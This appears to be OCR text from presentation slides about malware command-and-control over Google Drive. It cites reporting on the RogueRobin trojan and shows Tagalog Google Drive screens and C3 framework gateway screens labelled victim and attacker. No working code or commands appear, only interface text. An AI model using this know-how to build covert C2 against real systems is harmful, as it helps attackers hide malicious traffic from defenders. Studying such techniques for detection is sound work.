
RogueRobin Malware Uses Google Drive as C2 Channel




The samples of the RogueRobin Trojan analyzed by Palo Alto Networks implement additional functionality, they include the use of Google Drive API. This new feature allows the attackers to use Google Drive as an alternative Command and Control channel and make hard the detection of malicious traffic.

https://threatpost.com/roguerobin-google-drive-c2/141079/



Aking Drive - Google Drive
https://drive.google.com/driv...
Drive
Hanapin sa Drive
Bago
Aking Drive
Ibinahagi sa akin
Kamakailan
Naka-star
Trash
Storage
149.4 KB ng 15 GB ang nagamit
Bumili ng storage
Aking Drive
Nagbabago ang trash ng My Drive. Simula sa Oktubre 13, awtomatikong ide-delete nang tuluyan ang mga item kapag lampas na ang mga ito sa 30 araw sa iyong trash Matuto pa
Isang lugar para sa lahat ng file mo
Google Docs, Sheets, Slides, at iba pa
Mga file sa Microsoft Office at da
daang iba pa
Puwede kang mag-drag ng mga file o folder nang direkta sa drive



Gateway Selection
guidemgdrive-c2 - 4b744eb72d56c7ed
Gateway:guidemgdrive-c2 / 4b744eb72d56c7ed
Build ID 1f0a
Start time 2020/10/09 01:17:30
Relays 0
Channels 0
Connectors 0
Peripherals 0
URL http://localhost
Port 52935
Channels
No channels found...
Peripherals
No peripherals found...
Connectors
No connectors found...
Routes
No routes found...
Relays
Interfaces
No relays found...
Result: 0
Items per page: 5

C3 CHANNEL – GOOGLE DRIVE (VICTIM)




C3 CHANNEL – GOOGLE DRIVE (ATTACKER)




Gateway Selection
Gateways
guidem - a41924a944eeadd4
guidem
Githubrelay
Network
EDIT CONFIG
Relays 1
Channels 3
Connectors 0
Peripherals 0
URL http://localhost
Port 52935
Refresh Rate 2 seconds
Auto Update
NEW GATEWAY

